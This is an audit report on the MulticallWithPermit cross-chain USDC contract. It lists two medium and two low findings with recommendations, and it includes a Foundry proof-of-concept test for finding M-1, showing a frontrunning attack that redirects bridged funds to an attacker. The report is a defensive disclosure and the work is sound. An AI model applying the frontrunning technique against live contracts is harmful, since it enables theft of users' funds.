

MULTICALLWITHPERMIT AUDIT REPORT

PREPARED BY

GUILD AUDITS

Auditor

Josh

JANUARY 13 2025

Contents

Disclaimer 3

Executive Summary 3

Project Summary 3

Project Audit Scope 4

Vulnerability Summary 4

Findings 5

Mode of Audit and Methodologies 5

Types of Severity 6

Types of Issues 8

Report of Findings 9

Closing Summary 15

Appendix 15

Guild Audits 15

Disclaimer

The Guild Audit team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the solidity implementation of the contracts.

Executive Summary

This section will represent the summary of the whole audit.

Project Summary

Project Name: MulticallWithPermit

Description: The MulticallWithPermit enables efficient cross-chain transfers via CCTP,by enabling the user to only sign a single permit message for each cross-chain transfer.
The relayer takes the responsibility of executing the CCTP message alongside the permit.
For batch calls, the relayer can execute multiple permit and CCTP messages in a single transaction. However, since there is a fee for each CallWithPermit, the cost of one TX pays for all in

the batch and the associated fees included in other items in the batch is sent to the relayer.

Codebase: https://github.com/vaariance/pathway

Commit:https://github.com/vaariance/pathway/commit/4b013b26b3b29b47da1998abd7e3354a2cd99fb7

Project Audit Scope

The motive of this audit is to review the codebase of MulticallWithPermit contracts for the purpose of achieving secured, correctness and quality smart contracts.

Number of Contracts in Scope: All the contract (92 SLOC)

Duration for Audit: 7 days

Vulnerability Summary

Total issues: 4

Total High: 0

Total Medium: 2

Total Low: 2

Findings

Index	Title	Severity	Status
01	[M-1] Message can be changed and transaction can be frontrunned	Medium	Open
02	[M-2] Any relayer or user can call executeCallWithPermit or executeMulticallWithPermits	Medium	Open
03	[L-1] MulticallWithPermit uses Ownable instead of Ownable2Step	Low	Open
04	[L-2] No way to revoke messenger allowance	Low	Open

Mode of Audit and Methodologies

The mode of audit carried out in this audit process is as follows:

Manual Review: This is the first and principal step carried out to understand the business logic behind a project. At this point, it involves research, discussion and establishment of familiarity with contracts. Manual review is critical to understand the nitty-gritty of the contracts.

Automated Testing: This is the running of tests with audit tools to further cement discoveries from the manual review. After a manual review of a contract, the audit tools used are Slither, Echidna and others.

Functional Testing: Functional testing involves manually running unit, static, and dynamic testing. This is done to find out possible exploit scenarios that could be used to exploit the contracts.

The methodologies for establishing severity issues:

High Level Severity Issues

Medium Level Severity Issues

Low Level Severity Issues

Informational Level Severity Issues

Types of Severity

Every issue in this report has been assigned a severity level. There are four levels of severity, and each of them has been explained below.

High Severity Issues

These are critical issues that can lead to a significant loss of funds, compromise of the contract's integrity, or core function of the contract not working. Exploitation of such vulnerabilities could result in immediate and catastrophic consequences, such as:

- Complete depletion of funds.

- Permanent denial of service (DoS) to contract functionality.
- Unauthorized access or control over the contract

Medium Severity Issues

These issues pose a significant risk but require certain preconditions or complex setups to exploit. They may not result in immediate financial loss but can degrade contract functionality or pave the way for further exploitation. Exploitation of such vulnerabilities could result in partial denial of service for certain users,leakage of sensitive data or unintended contract behavior under specific circumstances.

Low Severity Issues

These are minor issues that have a negligible impact on the contract or its users. They may affect efficiency, readability, or clarity but do not compromise security or lead to financial loss. Impacts are minor degradation in performance,confusion for developers or users interacting with the contract and low risk of exploitation with limited consequences.

Informational

These are not vulnerabilities in the strict sense but observations or suggestions for improving the contract's code quality, readability, and adherence to best practices.

There is no direct impact on the contract’s functionality or security, it is aimed at improving code standards and developer understanding.

Types of Issues

Open

Security vulnerabilities identified that must be resolved and are currently unresolved.

Resolved

These are the issues identified in the audit and have been successfully fixed.

Acknowledged

Vulnerabilities that have been acknowledged but are yet to be resolved.

Partially Resolved

Considerable efforts have been invested to reduce the risk/impact of the security issue, but are not completely resolved.

Report of Findings

Medium Level Severity Issues

[M-1] Message can be changed and transaction can be frontrunned

Description: The executeCallWithPermit accepts the CallWithPermit struct parameter, this struct contains the user, amount, message, deadline and v,r,s. This function calls the permit which checks that the deadline is not expired,the relayer is the caller and that amount is not zero. The ERC20 permit is also called to verify that the correct user signature was used. The problem with this function is that the content of the message is not verified. There is a check at the permit level for the relayer and deadline, this is because the relayer and the deadline were combined together and part of the permit signature but if the attacker uses the same relayer the check will pass, this opens up a possibility where an attacker can frontrun the executeCallWithPermit and change the content of the message i.e the user that receives the fund on the other chain.

Impact

Loss of funds if the attacker can successfully frontrun the transaction and change the user that receives the fund in the message.

POC

```
function test_Frontrunning() public {
        address relayer = vm.addr(0xEAE);
        address attacker = makeAddr("user3");

        uint256 initialUserBalance = 1_000e6;
        deal(networkConfig.usdc, user, initialUserBalance);
        assertEq(IERC20(networkConfig.usdc).balanceOf(user),
initialUserBalance);

        uint96 realDeadline = uint96(block.timestamp + 3600); // 1 hour
from now
        uint256 packedDeadline = packDeadlineAndRelayer(realDeadline,
relayer);


        uint256 amount = 100e6; // 100 USDC
        uint256 fee = 4e6; // 4 USDC

        (uint8 v, bytes32 r, bytes32 s) = signPermit(amount + fee,
packedDeadline, userPrivKey);

        MulticallWithPermit.CallWithPermit memory callData =
            encodeMessage(user, amount, fee, amount, packedDeadline, v, r,
s);


        // Transaction sent to mempool (not executed yet)
        //vm.prank(relayer);
        //uint64 nonce = multicaller.executeCallWithPermit(callData);

        vm.prank(relayer);
        // data picked from mempool

        MulticallWithPermit.CallWithPermit memory callData2 =
MulticallWithPermit.CallWithPermit({
```

```
            user: user,
            amount: amount + fee,
            message: abi.encodeCall(
                MockMessenger.depositForBurnWithCaller,
                (
                    amount,
                    uint32(4), // fake domain
                    bytes32(uint256(uint160(attacker))), // changed user to
attacker
                    networkConfig.usdc,
                    bytes32(uint256(uint160(packedDeadline)))
                )
            ),
            deadline: packedDeadline,
            v: v,
            r: r,
            s: s
        });
        uint64 nonce = multicaller.executeCallWithPermit(callData2);


        uint256 finalUserBalance =
IERC20(networkConfig.usdc).balanceOf(user);
        assertEq(finalUserBalance, initialUserBalance - amount - fee);

        assertGt(nonce, 0);

        uint256 multicallBalance =
IERC20(networkConfig.usdc).balanceOf(address(multicaller));
        assertEq(multicallBalance, 0);

        uint256 relayerBalance =
IERC20(networkConfig.usdc).balanceOf(relayer);
        assertEq(relayerBalance, fee);
    }
```

Recommendation

Add checks in the sendMessage function to make sure that user parameter is the same as the user in the message.

[M-2] Any relayer or user can call executeCallWithPermit or executeMulticallWithPermits

Description: According to the documentation on the codebase, the executeCallWithPermit function can only be callable by authorized relayer but the function can be called by anyone.

```
    /// @notice Executes a single permit and message call
    /// @dev Only callable by authorized relayer
    /// @param call The CallWithPermit struct containing all parameters
    /// @return nonce The unique nonce from the messenger


    function executeCallWithPermit(CallWithPermit calldata call)
        external
        whenNotPaused
        nonReentrant
        returns (uint64 nonce)
    {


        address self = address(this);
        permit(call.user, self, call.amount, call.deadline, call.v, call.r,
call.s);
        nonce = sendMessage(call.user, self, call.amount, call.message);
        drain(usdc, self, msg.sender);
    }
```

Impact

The executeCallWithPermit or executeMulticallWithPermits can be called by anyone and this can open up doors to frontrunning if it is possible.

Recommendation

Add a modifier that makes sure only verified relayers can access the functions.

[L-1] MulticallWithPermit uses Ownable instead of Ownable2Step

Description: The MulticallWithPermit contract inherits from the Ownable contract. While Ownable provides basic ownership functionality, it does not allow for a safe and gradual ownership transfer process. In scenarios where ownership needs to be transferred securely, the Ownable2Step contract (or equivalent) is a better choice. Ownable2Step introduces a two-step process for ownership transfer, ensuring that the new owner explicitly accepts ownership before the transfer is finalized, thereby minimizing the risk of ownership loss.

Impact

If the new owner address is incorrect, inaccessible, ownership could be lost or locked permanently.

Recommendation

Replace the Ownable inheritance with Ownable2Step to allow for a safer and more secure ownership transfer process.

[L-2] No way to revoke messenger allowance

Description: The initialize function approves the messenger address to spend the maximum possible amount of the _token (2^256 - 1).
While this approval is required for operational purposes, not having a function to revoke it in case of a security risk introduces security and operational risks.

Impact

If the messenger address is compromised or malicious, it could drain the approved usdc tokens.

Recommendation

Add a function to revoke or update the allowance for the messenger.
This will allow the owner or another privileged entity to mitigate risks associated with excessive or misused token approvals.

Closing Summary

There were discoveries of some medium and low issues after the audit. The audit team thereafter suggested some remediation to help remedy the issues found in the contract.

Appendix

Audit: The review and testing of contracts to find bugs.

Issues: These are possible bugs that could lead exploits or help redefine the contracts better.

Slither: A tool used to automatically find bugs in a contract.

Severity: This explains the status of a bug.

Guild Audits

Guild Audits is geared towards providing blockchain and smart contract security in the web3 world. The firm is passionate about remedying the constant hacks and exploits that deters the web3 motive.